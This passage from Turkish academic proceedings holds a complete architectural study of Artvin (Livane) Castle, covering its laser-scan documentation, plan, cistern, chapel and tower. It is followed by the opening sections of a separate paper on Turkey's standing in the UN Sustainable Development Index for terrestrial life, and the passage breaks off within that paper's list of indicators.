Bu çalışmanın amacı Ortaçağ Kalelerinden Artvin (Livane) Kalesini, mimari unsurlarıyla ve güncel verileriyle ortaya koymaktır. Kalenin askeri bölgede yer alması ve ziyarete açık olmaması nedeniyle hakkında fazla kaynak bulunmamakta olup, bu çalışmayla literatüre katkı sağlamak hedeflenmiştir.

Artvin (Livane) Kalesi, Artvin Köprübaşı mevkiinde, şehir girişindeki Çoruh nehrinin kenarındaki sarp kayalığın üzerinde yer almakta olup, ihtişamlı görüntüsüyle dikkat çeker. Kale'nin 10. yüzyılda Bagratlılar döneminde yapıldığı düşünülmekte olup yaklaşık bin yıllık bir geçmişe sahiptir.

Çalışma kapsamında, Artvin Kalesinin belgeleme çalışmaları, plan şeması, mimari detayları, yapı malzemesi, yapım tekniği, restitüsyon kararları gibi mimari konulara odaklanılmıştır. Yöntem olarak nitel araştırma tekniklerinden; literatür taraması, gözlem, dokümantasyon (fotoğraf, resmi belgeler, mimari proje, vb.) yöntemlerine başvurulmuştur. Yapı yersel laser scannerla taranmış, modellenmiş ve CAD ortamında projelendirilmiştir.

Artvin Kalesi döneminin savunma yapılarından olup, moloz taşlarla yığma yapım tekniğiyle yapılmıştır. Kale topografik yapısı itibariyle üç kademededen oluşan amorf bir plana sahiptir. Yapı dış sur, iç sur ve iç kaledeki kayalık üzerine oturan kalenin çekirdeğini oluşturan oval formlu kuleden oluşmaktadır. Oturduğu kayalık nedeniyle engebeli olan iç kale avlusunun kuzeyinde oval formlu, toprak çukur açılarak taş duvar örgüsüyle gerçekleştirilen içi sıvalı bir su sarnıcı bulunmaktadır. Güney sur duvarının üzerinde ise cephe duvarlarının bir kısmı günümüze kadar ulaşan bir şapel kalıntısı bulunmaktadır. Şapelin doğu yönünde dairesel planlı

apsis bölümü vardır. Avlunun kuzey batısında ise altı adet yere gömülü pithos bulunmaktadır. Kale duvarı üzerindeki mazgal delikleri ve senkendaz (*Külhendaz*) detayları yapıya ait özgün mimari detaylardır.

Yapı askeri alanda bulunduğu ve dönem dönem restorasyon çalışmaları yapıldığı için fazla bozulmaya uğramamış olup Ortaçağdan günümüze ulaşan iyi korunmuş ünik eserlerden biri olması bakımından önemlidir. Yapının zor bir coğrafyada bulunması nedeniyle gerekli çevre düzenlemeleri yapılarak yapıya ulaşım kolaylaştırılmalı ve yerel yönetimler tarafından kalenin bölge turizmine kazandırılması sağlanmalıdır.

Anahtar Sözcükler: Artvin, Artvin Kalesi, Livane Kalesi, Kale

A MEDIEVAL DEFENSE IN EASTERN BLACK SEA: ARTVİN CASTLE

ABSTRACT

The aim of this study is to reveal Artvin (Livane) Castle from medieval castles with its architectural elements and up-to-date data. Due to the location of the castle in the military zone and not being open to visitors, there are not many resources about it and it is aimed to contribute to the literature with this study.

Artvin (Livane) Castle is located in Artvin Köprübaşı, on the steep cliff at the edge of Çoruh River at the entrance of the city and attracts attention with its splendor. The Castle is thought to have been built during the Bagrats in the 10th century and has a history of about a thousand years.

Within the scope of the study, architectural issues such as documenting works of Artvin Castle, plan scheme, architectural details building material, construction technique, restitution decisions are focused. Qualitative research techniques as a method; literature review, observation, documentation (photography, official documents, architectural project, etc.) methods have been applied. The structure was scanned with a ground laser scanner, modeled and designed in a CAD environment.

Artvin Castle is one of the defensive structures of its period and is built with the technique of stacking with rubble stones. The castle has an amorphous plan consisting of three stages in terms of its topographic structure. The structure consists of an three parts; outer wall, inner wall , and oval formed tower, that forms the core of the castle, which sits on the cliff in the

inner wall. In the north of the inner castle courtyard, which is rugged due to the rock it sits on, there is an oval-shaped, soil hole and a water cistern with plastered inside, which is carried out with stone wall mesh. Above the southern wall is a chapel remnant, some of which survives to this day. The chapel has a circular planned apse section in the east direction. To the north-west of the courtyard are six ground-buried pithos. The loophole and bretesse details on the castle wall are the original architectural details of the structure.

Since the building is located in the military area and restoration works are carried out from time to time, it has not been spoiled much and is important in that it is one of the well-preserved historical artifacts that have survived from the Middle Ages to the present day. Due to the presence of the building in a difficult geography, the necessary environmental arrangements should be made and access to the structure should be facilitated and the castle should be brought to the tourism of the region by local governments.

Keywords: *Artvin, Artvin Castle, Livane Castle, Castle*

1. ARTVİN (LİVANE) KALESİ

1.1. Artvin Kalesinin Konumu

Artvin, içinde Çoruh Nehri'nin geçtiği, yüksek dağlar ve derin vadilerle çevrili engebeli bir coğrafyaya sahiptir. Tarihi dönemlerde de Çoruh Nehri'ne hakim olmak, Anadolu'nun Kafkaslara açılan bu noktasını kontrol altında tutmak gibi sebeplerden dolayı önemli bir şehir olmuştur. İnsanlar bu sarp, geçilmesi zor dağlardan dolayı korunması ve savunulması kolay olan bu bölgeye yerleşmişler, şehre hakim yüksek tepelerde çeşitli büyüklüklerde askeri amaçlı bir çok kale yapmışlardır.

Kaleler inşa edilirken stratejik noktalar göz önüne alınmış, konumu itibarıyla bulunduğu bölgeye hakim bir konum tercih edilmiş ve arazinin topografik özellikleri değerlendirilmiştir. Artvin Kalesi de çevreye hakim bir yüksekliğin üzerinde belirli bir plan olmaksızın arazi biçimine uyularak inşa edilmiştir.

Kale, Erzurum ve Samsun bağlantılı devlet karayolunun Artvin şehir merkezine çıkış sağlayan noktasında; Çoruh nehri üzerinde bulunan Artvin Köprüsü'nün karşı yanında, ırmak tabanından 70 m. yükseklikte ana kayaya bağlanmış konumdadır [1]. Artvin Merkez Köprübaşı mevkiinde bulunmaktadır. Kalenin giriş yeri, şehir merkezine yaklaşık 3 km. uzaklıktadır. Günümüzde, 211. Jandarma Hudut Alayı'nın sahası içerisine kaldığından izinle girilmektedir. Bu yüzden özgün gabarisini büyük ölçüde koruyarak günümüze ulaşmıştır.



Şekil 74. Artvin Kalesinin konumu (Altık Yandex Haritalar)



Resim 1. Artvin Kalesinin konumu (Google Maps, Kasım Oktay arşivi)

Herhangi bir kitabesi bulunmayan kalenin kesin olarak hangi tarihte inşa edildiği bilinmemektedir. Ancak çevrede aynı plan ve teknikte inşa edilen birçok iç kalelere rastlanmaktadır. Diğerlerinde olduğu gibi, burada da küçük bir şapelin varlığı, Ortaçağda yörede yaşayan Hıristiyan medeniyetince yani Bagratlılar tarafından X. yy.da inşa edilmiş olabileceğine işaret etmektedir. Stratejik

konumu itibariyle Osmanlılar zamanında 15. yy.da tamir edilerek kullanılmıştır [2]. Yapı 06.02.1982 tarihinde Trabzon Kültür ve Tabiat Varlıklarını Koruma Bölge Kurulu tarafından tescillenmiştir. 2002 yılında Kültür ve Turizm Bakanlığı Döner Sermaye İşletmesi Merkez Müdürlüğünce ihale yoluyla restore edilmiş ve kalede günümüzdeki ışıklandırma yapılmıştır.

2. ARAŞTIRMA VE BULGULAR

2.1. Artvin (Livane) Kalesinin Belgeleme Çalışmaları


Artvin Kalesinin iç ve dış alanının rölöve ölçümünde laser scanner ölçüm cihazı kullanılmıştır. Her mekâna girilerek laser scanner alet kurulumları yapılmıştır. Toplam 185 kurulum yapılarak mekân içten ve dıştan taranmıştır. Her kurulumun süresi alet düzeneğinin kurulmasıyla birlikte yaklaşık 15-20 dakika sürmüştür. Veriler taşınabilir hard diske kaydedilerek depolanmıştır. Tarayıcıyla elde ettiğimiz nokta bulutunun işlenmesiyle, tüm iç ve dış duvarların, orthophoto'ları alınmıştır. Alınan ortophotolardan verilerin teknik çizime dönüştürülmesinde CAD programı kullanılmıştır.



Şekil 75. Yersel laser scanner kurulumlarının yerlerini gösteren şema




Resim 2. Yersel laser scannerla ölçüm çalışmaları



Şekil 76. Kalenin 3D taranmış modelinden alınmış plan görüntüsü




Şekil 4. Kalenin 3D taranmış modelinden alınmış batı cephesi görünüşü




Şekil 5. Kalenin 3D taranmış modelinden alınmış doğu cephesi görünüşü

5.



Şekil 79. Kalenin 3D taranmış modelinden alınmış güney cephesi görünüşü




Şekil 7. Kalenin 3D taranmış modelinden alınmış kuzey cephesi görünüşü

2.2. Artvin (Livane) Kalesinin Mimari Özellikleri

Artvin Kalesi, sarp ve engebeli arazi yapısı üzerinde, Çoruh Nehrine hakim noktada sarp bir kayalık üzerinde bulunmaktadır. Kayalığın üç tarafı uçurumdur. Toplam alanı yaklaşık 1600 m² olan Artvin Kalesi, topografik yapısı itibariyle üç kademedен oluşan, amorf bir plana sahiptir. Askeri Tabur Komutanlığı girişinden başlayan stabilize yolun sonundan ayrılan yaklaşık 120 metrelik patika yol ile kalenin girişine ulaşılmaktadır. Girişte 41 adet yüksek rihtli, moloz taştan yapılmış parapeti bulunan bir merdiven bulunmaktadır.


Artvin Kalesi plan olarak iç kale-dış kale olarak ayırabileceğimiz iki kademeli bir plan şemasına sahiptir. Ayrıca, kalenin güney tarafında, olası bir saldırıyı zorlaştırmak, savunma yapmayı desteklemek adına güney sur duvarının bir kısmına denk gelecek şekilde, araziyle uyumlu bir hisarpeçe duvarı yer almaktadır. Hisarpeçe duvarının oluşturduğu bu bölüm Birinci Kademe olarak adlandırılmıştır. Kalenin ana mekanı olan İkinci Kademeye buradan açılan bir kapı ile ulaşılmaktadır. Günümüzde bu kapı moloz taş duvar örülerek kapatılmış, batı tarafına açılan bir başka kapı ile ulaşım sağlanmıştır. Giriş kapısının etrafını çevreleyen senkendazlarla bu bölümün, girişi kontrol altında tutmak ve düşmana karşı ilk müdahaleyi yapmak için tasarlandığı düşünülmektedir. İç kale olarak da isimlendirebileceğimiz Kule kısmı ise sur duvarının batı kenarını oluşturacak şekilde kayalık bir zemin üzerinde yükselmektedir.




Şekil 81. Artvin Kalesi rölöve planı (Rest. Uzmanı Y. Mimar Ömer Tavacıgil, 2015)



Resim 3. Artvin Kalesinin drone çekimi (Google Maps, Kasım Oktay arşivi)



Şekil 82. Artvin Kalesinin güney cephesi (Rest. Uzmanı Y. Mimar Ömer Tavacıgil, 2015)



Şekil 83. Artvin Kalesinin kuzey cephesi (Rest. Uzmanı Y. Mimar Ömer Tavacıgil, 2015)

İkinci Kademenin günümüzde kapatılmış olan özgün giriş kapısı, plan olarak hilal şeklinde tasarlanmış sur duvarının orta noktasında bulunmaktadır. Kapı, iki yanındaki mazgal delikleri ve üstte yer alan senkendazlar ile korunmaktadır. Senkendazlar, içerden kemerleri olan, taban kısımları ahşap çatkiyla açık şekilde teşkil edilmiş bir tür niş yapısı olarak tarif edilebilecek çıkıntılar olup savunma


amacıyla inşa edilmişlerdir. Senkendazların tabanında olan bu deliklerden taş, ok, kaynar su vb. atılarak kale girişleri korunmuştur.



Resim 4. Kalenin ikinci kademesinden senkendazların iç görünüşü, altta ortada ikinci kademenin girişi olduğu düşünülen kapatılmış kapı



Resim 5. Senkendazların dıştan görünüşü



Şekil 84. Senkendağ detayı ve resimleri (Rest. Uzmanı Y. Mimar Ömer Tavacıgil, 2015)



Resim 6. Solda birinci kademe giriş kapısı, sağda ikinci kademe giriş kapısı görünüşü



Resim 7. Mazgal görünüşleri



Resim 8. Artvin Kalesinin güney cephesi görünüşü



Şekil 85. Kalenin birinci kademe kapı detayı ve fotoğrafı
(Rest. Uzmanı Y. Mimar Ömer Tavacıgil, 2015)


Kalenin Birinci Kademesinde herhangi bir mimari yapı kalıntısı bulunmamaktadır. İkinci Kademe de yer alan mekân kalenin asıl yerleşim alanını oluşturmaktadır. İkinci Kademenin doğu cephesinde duvarlarının bir kısmı günümüze kadar ulaşan, iç ölçüleri doğu-batı yönünde 635 cm. kuzey-güney yönünde 355 cm. ebatlarında olan bir yapı kalıntısı bulunmaktadır. Mekanın duvarları moloz taştan oluşmakta olup, 65-70 cm. kalınlığındadır. Kalıntının doğu yönüne bakan yuvarlak planlı, apsis olabilecek bir bölümü vardır. Bu mekânın doğuya yönelmiş bir apsis olması buranın şapel olabileceği ihtimalini kuvvetlendirmektedir.



Resim 9. Artvin Kalesinin drone görünüşü (Goggle Maps, Kasım Oktay arşivi), yanda apsisin üstten görünüşü (Ömer Tavacıgil arşivi)



Bu şapelin kuzeybatı yönünde, İkinci Kademe avlusunun kuzeyinde dairesel planlı, zemine gömülü olarak taş duvar örgüsüyle inşa edilmiş, iç yüzeyi sıvalı bir su sarnıcı yer almaktadır. Sarnıcın yüksekliği 290 cm. olup, tabanı 330,11 kotunda yer almaktadır.



Şekil 86. B-B Kesiti ve su sarnıcı detayı (Rest. Uzmanı Y. Mimar Ömer Tavacıgil, 2015)



Resim 10. Su sarnıcının görünüşü

Şapelin güney yönünde iki, sarnıcın kuzey batısında dört adet olmak üzere, surun iç kısmına yerleştirilmiş küpler (pithoslar) yer almaktadır. Pithosların eski çağlarda erzak depolamak


gibi amaçlarla kullanımına rastlanmaktadır. Pithosların toprak yüzeyindeki kısımları kırık ve eksiktir. İçinde zahire saklananlar, zeytinyağı ve şarap için yapılanlar, su depolamak için kullanılanlar mevcuttur.



Resim 11. Kalenin ikinci kademesindeki pithoslar

Kalenin üçüncü kademesini oluşturan, ana kaya üzerine oturtulmuş, 11.80 m. yüksekliğinde oval bir plana sahip bir Kule yer almaktadır. Ortaçağ Bizans Kaleleri gibi silindirik bir forma sahiptir. Moloz taşlardan, horasan harcıyla yığma tekniğinde örülmüştür. Kulenin iç döşemeleri tamamen yıkılmış olup duvarlarındaki ahşap giriş yuvalarından buranın 2-3 katlı olduğu anlaşılmaktadır. Bu kule Artvin Kalesi'nin zirvesini oluşturmaktadır. Buraya ulaşmak için İkinci Kademe de yer alan kayalık bölüme tırmanmak gerekmektedir. Kayalığın sonunda muhdes 8 basamaklı ahşap bir merdivenle kulenin giriş kapısına ulaşılmaktadır.

Kalenin tüm sur duvarlarında şapel ve sarnıçta, dönemin diğer yapılarında görüldüğü gibi küçük moloz taşlar kireç harcıyla birlikte kullanılmıştır. Kalenin zemini kısmen kayalık kısmen toprak olup, toprak kısımda çimen oluşumu ve yer yer bitkiler gözlemlenmiştir.



Şekil 87. A-A Kesiti- Bkz. Şekil 7 plan (Rest. Uzmanı Y. Mimar Ömer Tavacıgil, 2015)



Resim 12. Kulenin iç ve dış görünüşü

3. SONUÇ

Artvin (Livane) Kalesi sarp bir kayalık üzerinde inşa edildiği ve günümüzde askeri alanda bulunduğu için fazla bozulmaya uğramamış olup özgün haliyle günümüze ulaşan iyi korunmuş ünik eserlerden biri olması bakımından önemlidir.

Kale Artvin'nin turistik potansiyele sahip tarihi miraslarından biridir. Askeri alan sınırları içersinde kaldığı için yakın zamana kadar özel izinle gezilebilen kalede turistik ziyaretler gerçekleştirilememiştir. 2018 yılında yapının turizme kazandırılmasını sağlamak için kalenin koruma alanı askeri alan sınırlarından çıkarılmıştır.

Yapının bulunduğu alanın batısında, koruma alanı dışında kalan, araçla ulaşılabilen alanda inşa edilebilecek bir sosyal tesis ve gerekli çevre düzenlemeleri, yürüyüş yolları yapılarak yapıya ulaşım kolaylaştırılmalı ve yerel yönetimler tarafından kalenin bölge turizmine kazandırılması sağlanmalıdır.

4. KAYNAKÇA

- [1] O. Aytekin, "Ortaçağ'dan Osmanlı dönemi sonuna kadar Artvin'deki mimari eserler", Kültür Bakanlığı Yayınları, 2257. Yayınlar Dairesi Başkanlığı Osmanlı Eserleri Dizisi:8, Ankara, 1999.
- [2] O. Aytekin, "Ortaçağ'dan Osmanlı dönemi sonuna kadar Artvin'deki mimari eserler", Kültür Bakanlığı Yayınları, 2257. Yayınlar Dairesi Başkanlığı Osmanlı Eserleri Dizisi:8, Ankara, 1999.

KARASAL YAŞAMIN KORUNMASI HEDEFİ BAKIMINDAN TÜRKİYE’NİN SÜRDÜRÜLEBİLİR KALKINMA İNDEKSİNDEKİ DURUMU

Mustafa Özgeriş¹

¹*Atatürk Üniversitesi, Mimarlık ve Tasarım Fakültesi, Erzurum, Türkiye*

m.ozgeris@atauni.edu.tr

ORCID: 0000-0003-1006-9303

ÖZET

Sürdürülebilir kalkınma kavramı 1972 yılında Stockholm’de düzenlenen Birleşmiş Milletler (BM) Çevre Konferansı’nda gündeme gelmiştir. Bununla beraber sürdürülebilir kalkınma kavramı ilk kez 1987 yılında Dünya Çevre ve Kalkınma Komisyonu tarafından hazırlanan Ortak Geleceğimiz (Brundtland Raporu) adlı raporda, bugünün ihtiyaçlarını karşılarken, gelecek nesillerin ihtiyaçlarını karşılamalarını da güvence altına almak olarak tanımlanmıştır. 1992 yılındaki BM Çevre ve Kalkınma Konferansı’nda tüm insanlığın ortak hedefi olarak benimsenen sürdürülebilir kalkınma kavramının temelinde sosyal, ekonomik ve çevresel olmak üzere üç odak noktası bulunmaktadır. Sürdürülebilir kalkınma için zaman içinde BM tarafından birçok hedef konulmuştur. Son olarak ise 2012 yılındaki BM Sürdürülebilir Kalkınma Konferansı’nda, Sürdürülebilir Kalkınma 2030 Gündemi’ne ait 17 Sürdürülebilir Kalkınma Hedefleri (SKH) oluşturularak, 2015 yılındaki BM Zirvesi’nde kabul edilmiştir. Bu çalışma, Sürdürülebilir Kalkınma 2030 Gündemi’ne ait 17 sürdürülebilir kalkınma hedefi ve bunlara ait gösterge setlerine dayanarak oluşturulan ve BM Sürdürülebilir Kalkınma Çözümler Ağı (SDSN) tarafından yayımlanan Sürdürülebilir Kalkınma İndeksi Raporları üzerinde yürütülmüştür. Çalışma temelinde iki amaca odaklanmaktadır. Çalışmanın birinci amacı Sürdürülebilir Kalkınma İndeksine göre Türkiye’nin 2016-2020 yılları arasındaki gelişimini ve BM üye ülkelerine göre durumunu değerlendirmektir. Çalışmanın ikinci amacı ise 17 sürdürülebilir kalkınma hedefinden biri olan Karasal Yaşamın Korunması hedefine ait göstergeler bakımından Türkiye’nin durumunun zaman içindeki değişimini ortaya koymaktır. Çalışma kapsamında 2016-2020 yılları arasındaki Sürdürülebilir Kalkınma İndeksi Raporları ve Sürdürülebilir Kalkınma İndeksi istatistikî verileri kullanılmıştır. Çalışmanın sonuçlarına

göre Türkiye 2016 yılı Sürdürülebilir Kalkınma İndeksi Raporuna göre 149 ülke arasında 48. sıradayken, 2020 yılında 166 ülke arasında 70. sırada yer almakla birlikte ülke puanını 66.1'den 70.3'e yükselterek, birçok alanda iyileşme göstermiştir. Bunun yanında SKH'nin 17 hedefinden biri olan Karasal Yaşamın Korunması ve buna ait 5 gösterge bakımından zaman içinde önemli bir mesafe almıştır. Fakat hala bu hedef ve göstergeleri bakımından büyük zorlukların devam ettiği ve durgun bir eğilimle ilerlediği şeklinde değerlendirilmiştir.

***Anahtar Kelimeler:** Karasal Yaşam, Sürdürülebilir Kalkınma İndeksi, Türkiye*

TURKEY'S SITUATION IN TERM OF GOAL OF PROTECTION OF LIFE ON LAND IN SUSTAINABLE DEVELOPMENT INDEX

ABSTRACT

The concept of sustainable development came to the agenda at the United Nations (UN) Environment Conference held in Stockholm in 1972. However, the concept of sustainable development was first defined in the report entitled Our Common Future (Brundtland Report) prepared by the World Environment and Development Commission in 1987 as meeting the needs of today and ensuring that future generations meet their needs. The concept of sustainable development, which was adopted as the common goal of all humanity at the UN Conference on Environment and Development in 1992, has three focal points, mainly social, economic and environmental. Over time, many goals have been set by the UN for sustainable development. Finally, at the UN Sustainable Development Conference in 2012, 17 Sustainable Development Goals (SDGs) belonging to the Sustainable Development 2030 Agenda were created and accepted at the UN Summit in 2015. This study has been carried out on the Sustainable Development Index Reports, which were created based on the 17 sustainable development goals of the Sustainable Development 2030 Agenda and their indicator sets and published by the UN Sustainable Development Solutions Network. The study mainly focuses on two purposes. The first objective of the study according to the Sustainable Development Index the development of Turkey between the years 2016-2020 and according to UN member states to assess the situation. The second purpose of the study, in terms of indicators related to goal of Life on Land is evaluate changes in the status of Turkey. Within the scope of the study, UN Sustainable Development Index Reports of between 2016-2020 and statistical data of Sustainable Development Index were used. Turkey, according to the results of the study, 2016 Sustainable

Development Index Report ranked 48th of among 149 countries, In 2020, it ranked 70th of among 166 countries. However, the country has improved in many areas by increasing its score from 66.1 to 70.3. In addition, it has taken a significant distance over time in terms of goal of Life on Land, which is one of the 17 goals of the SDGs, and its 5 indicators. However, it is still evaluated that great difficulties continue in terms of these targets and indicators and it is progressing with a stagnant trend.

Keywords: *Life on Land, Dustainabile Development Index, Turkey*

1. SÜRDÜRÜLEBİLİR KALKINMA

19. ve 20. yüzyıllarda dünya genelindeki artan nüfus, gelişen sanayi ve teknoloji ve ülkelerin kalkınma girişimleri ile beraber ham madde ve üretim için doğal kaynaklara olan ihtiyaç artmıştır. Bu durum doğa ve doğal kaynaklar üzerinde bir takım yıkıcı etkiler oluşturarak, küresel ölçekli bazı çevresel problemlerin ortaya çıkmasını sağlamıştır. Bunların yanında ülkeler arasındaki gelişmişlik düzeylerindeki farklılıklar, insanlar arasındaki gelir dağılımında ve sağlık, eğitim gibi temel hizmetlere erişimdeki eşitsizlikler, sosyo-ekonomik problemleri beraberinde getirmiştir. Sonuç olarak 20. yüzyılın bu olumsuz tablosu insanoğlunu bir takım arayışlara itmiştir.

Bu arayışlardan biri olarak 1972 yılında Stockholm'deki, Birleşmiş Milletler (BM) Çevre Konferansı'nda sürdürülebilir kalkınma kavramı gündeme gelmiştir. Sürdürülebilir kalkınma kavramı ilk kez 1987 yılında tarihinde Norveç Başbakanı Gro Harlem Brundtland'ın başkanlığında Dünya Çevre ve Kalkınma Komisyonu (WCED) tarafından hazırlanan Ortak Geleceğimiz (Brundtland Raporu) adlı raporda, bugünün ihtiyaçlarını ele alırken, gelecek nesillerin ihtiyaçlarının karşılanmasını da güvence altına almak olarak tanımlanmıştır [1, 2].

Daha sonra 1992 yılında Rio de Janeiro'daki BM Çevre ve Kalkınma Konferansı'nda sürdürülebilir kalkınma tüm insanlığın ortak hedefi olarak benimsenerek, 21. yüzyılın çevre ve kalkınma sorunları ile başa çıkmayı ve sürdürülebilir kalkınma hedefine ulaşmayı amaçlayan Gündem 21 adlı eylem planı ortaya konulmuştur. Gündem 21 temelde dört bölümden oluşmaktadır. Bunlar [3]:

- Sosyo-ekonomik boyut (yoksullukla mücadele, insan sağlığının korunması ve geliştirilmesi, sürdürülebilir insan yerleşiminin geliştirilmesi, tüketim alışkanlıklarının değiştirilmesi),
- Kaynakların korunması ve yönetimi (çölleşme, kuraklık ve ormansızlaşma ile mücadele, atmosferin iyileştirilmesi, katı atık ve atık su yönetimi, biyolojik çeşitliliğin korunması ve sürdürülebilir tarımsal ve kırsal kalkınma),

- Kalkınmada paydaşların rolünün güçlendirilmesi (kalkınmada kadınların, çocukların, gençlerin, çiftçilerin, yerel halkın ve sivil toplum kuruluşlarının rolünün güçlendirilmesi) ve
- Uygulama araçları (finans, organizasyon ve yönetim, uluslararası işbirliği, eğitim ve teknoloji)

Gündem 21'den sonra 2000 yılında 189 ülkenin devlet ve hükümet başkanları düzeyinde katıldığı BM Genel Kurulu'nda, BM Binyıl Bildirgesi imzalanmıştır. Bu bildirge ile 8 maddeden oluşan Binyıl Kalkınma Hedefi (BKH) belirlenmiştir. BKH'ler küresel uzlaşya dayalı birçok hedef ortaya koymuştur ve bu hedefler aşağıda sıralanmaktadır [4]:

- Aşırı yoksulluk ve açlığın bertaraf edilmesi,
- İlköğretimin eksiksiz gerçekleştirilmesi,
- Cinsiyet eşitliğinin sağlanması ve kadının toplumdaki yerinin güçlendirilmesi,
- Çocuk ölümlerinin azaltılması,
- Anne sağlığının korunma ve iyileştirilmesi,
- HIV/AIDS, sıtma ve diğer hastalıklarla mücadele edilmesi,
- Çevresel sürdürülebilirliğin sağlanması,
- Kalkınma için küresel ortaklık geliştirilmesi

BKH'ler 2015 yılına kadar yoksulluğun azaltılması, eğitim ve sağlık hizmetlerine erişim gibi birçok alanda itici bir güç olmuştur. Gündem 21 ve BKH'ler ile birlikte 1990-2015 yılları arasında, 1 milyardan fazla insan aşırı yoksulluktan kurtulmuş, çocuk ölüm oranları ve okulu bırakan çocuk sayısı yarıdan fazla azalmıştır. Ayrıca 2000-2015 yılları arasında HIV/AIDS bulaşma oranı yaklaşık 40% gerilemiştir [5]:

2015 yılına kadar birçok küresel sorunu azaltmayı yada sonlandırmayı amaçlayan BKH'lerin yerini bu tarihten itibaren Sürdürülebilir Kalkınma Hedefleri (SKH) almıştır. Sürdürülebilir Kalkınma Hedefleri, 2012 yılında Rio de Janeiro'da toplanan BM Sürdürülebilir Kalkınma Konferansı'nda ortaya çıkmış, 1 Eylül 2015 tarihinde BM Zirvesi'nde kabul edilerek 1 Ocak 2016 tarihi itibarıyla yürürlüğe girmiştir. Sürdürülebilir Kalkınma Hedefleri (SKH), diğer bir deyişle Küresel Amaçlar yoksulluğu ortadan kaldırmak, dünyayı korumak ve tüm insanların barış ve refah içinde yaşamasını sağlamak için küresel eylem çağrısıdır. SKH'ler BKH'lerin önceliklerinin yanı sıra bir iklim değişikliği, ekonomik eşitsizlik, yenilikçilik, sürdürülebilir tüketim, barış ve adalet gibi yeni alanları içermektedir. Tüm ülkelere, kendi öncelikleri ve dünyanın karşı karşıya olduğu çevresel sorunlar için rehberlik ederek, ortak bir plan sağlamaktadır [5].

Sorunların çözümü noktasında hedef yılı 2030 olan SKH'nin 17 ana hedefi Şekil 1'de verilmiştir:



Şekil 1. Sürdürülebilir Kalkınma Hedefleri (Küresel Amaçlar) [6]

1.1. Sürdürülebilir Kalkınma Göstergeleri ve İndeksi

2015 yılında Birleşmiş Milletler'in tüm üye ülkeleri tarafından kabul edilen Sürdürülebilir Kalkınma Hedefleri (SKH), tüm devletler için geçerli olan ve uygulanması gereken küresel bir gündemi içermektedir. SKH'ler ile belirlenen bu 17 hedefe ulaşmak ve kat edilen mesafeyi ölçmek için UN tarafından Sürdürülebilir Kalkınma Göstergeleri tanımlanmıştır.


SKH için küresel göstergeler, SKH Göstergeleri Uzman Grubu (IAEG) tarafından geliştirilerek, Mart 2017'de düzenlenen Birleşmiş Milletler İstatistik Komisyonu'nun 48. oturumunda kabul edilmiş ve 6 Temmuz 2017 tarihli BM Genel Kurulu'nda onaylanarak yürürlüğe girmiştir [7]. Bununla birlikte Genel Kurul Kararı'na göre, gösterge çerçevesi yıllık olarak iyileştirilecek ve İstatistik Komisyonu tarafından Mart 2020'de ve 2025'te kapsamlı bir şekilde gözden geçirilecektir. Nitekim bu doğrultuda 2018 ve 2019 yıllarında iyileştirilen göstergeler, 2020 yılında kapsamlı bir şekilde gözden geçirilmiştir.

SKH gösterge çerçevesi her hedef altında, o hedefe ulaşmak için tanımlanan toplamda 247 göstergeyi içermektedir. Bununla beraber 12 gösterge iki veya üç hedef altında tekrar ettiği için gösterge sayısı 231 olarak kabul edilmektedir [7].

Küresel Amaçların 17 hedefinden biri de Karasal Yaşamlar hedefidir. Dünya genelinde karaların 31%'i ormanlarla kaplıdır ve 1.6 milyar insan geçimini ormanlardan sağlamaktadır. Bunun yanına ormanlar kara canlılarının 80%'ine ev sahipliği yapmaktadır. 2010-2015 yılları arasında küresel ölçekte 3,3 milyon hektar ormanlık alan yok olmuştur. Bunun yanında kuraklık ve çölleşme nedeniyle her yıl 12 milyon hektar arazi kaybedilmektedir. Yeryüzündeki bilinen hayvan türlerinin 8%'inin nesli tükenmiş, 22%'si ise nesli tükenme tehlikesi ile karşı karşıyadır. Bitki ve hayvanlardan oluşan biyolojik çeşitlilik

hem küresel hem de yerel ölçekte insanlık için pek çok fayda sağlamaktadır. Örneğin, dünya genelinde kullanılan ilaçların 75%'inin ana maddesi bitkilerden elde edilmektedir. Tozlaşmayı sağlayan böcek ve diğer canlıların dünya gıda ekonomisine katkısı yıllık 200 milyar ABD Doları civarındadır. Ormanların yok olması, canlı türlerinin ve tatlı su kaynaklarının azalmasına, erozyona, toprakların verimsizleşmesine ve atmosfere karışan karbon dioksit gazı miktarının artmasına yol açmaktadır [8]. Bu ve bunun gibi bir çok neden küresel ölçekte karasal yaşamların korunması gerekliliğini ortaya çıkarmaktadır.

BM Karasal Yaşamlar hedefini, karasal ekosistemlerin ve ormanların korunması, iyileştirilmesi ve sürdürülebilir kullanımı; çölleşme ile mücadele edilerek arazi bozunumunun durdurulması biyolojik çeşitliliğin korunması olarak tanımlamaktadır [9]. Karasal Yaşamlar hedefine ulaşmak için BM tarafından 12 hedef (Şekil 2) ve 14 gösterge tanımlanmıştır. Karasal Yaşamlar hedef ve göstergeleri aşağıda verilmektedir [7].



Şekil 2. BM Karasal Yaşam hedefleri [6]

15.1. Karasal ve Tatlısu ekosistemlerinin korunması ve düzeltilmesi

15.1.1. Toplam arazi alanındaki ormanlık alan oranı

15.1.2. Ekosistem türüne göre karasal ve tatlı su biyoçeşitlilik koruma alanlarının oranı

15.2. Ormansızlaşmanın durdurulması ve bozulmuş ormanların eski haline döndürülmesi

15.2.1. Sürdürülebilir orman yönetiminin sağlanması

15.3. Çölleşmenin durdurulması ve bozulmuş toprakların eski haline döndürülmesi

15.3.1. Toplam arazi alanı içindeki bozulmuş arazi oranı

15.4. Dağ ekosistemlerinin korunmasının sağlanması

15.4.1. Dağ biyolojik çeşitliliği için önemli korunan alanların varlığı

15.4.2. Dağ Yeşil Örtü Endeksi

15.5. Biyolojik çeşitliliğin ve doğal habitatların korunması

15.5.1. Kırmızı Liste Endeksi

15.6. Üzerinde uluslararası olarak anlaşmaya varıldığı gibi, genetik kaynakların kullanımından kazanılan faydanın adil paylaşımının teşvik edilmesi

15.6.1. Faydaların adil ve eşit bir şekilde paylaşımını sağlamak için yasal, idari ve politika çerçevelerini benimseyen ülkelerin sayısı

15.7. Korunan türlerin yasadışı avlanmasının ve kaçakçılığının ortadan kaldırılması

15.7.1. Yasa dışı av ve kaçakçılık vasıtasıyla doğal hayatın ticarileşmesi oranı

15.8. Karasal ve su ekosistemlerinde istilacı yabancı türlerin önlenmesi

15.8.1. İstilacı yabancı türlerin önlenmesi ya da kontrolüne yeterli kaynak sağlayan ve ilgili ulusal mevzuatı benimseyen ülkelerin oranı

15.9. Ekosistem ve biyoçeşitliliğin idari planlama süreçlerine entegre edilmesi

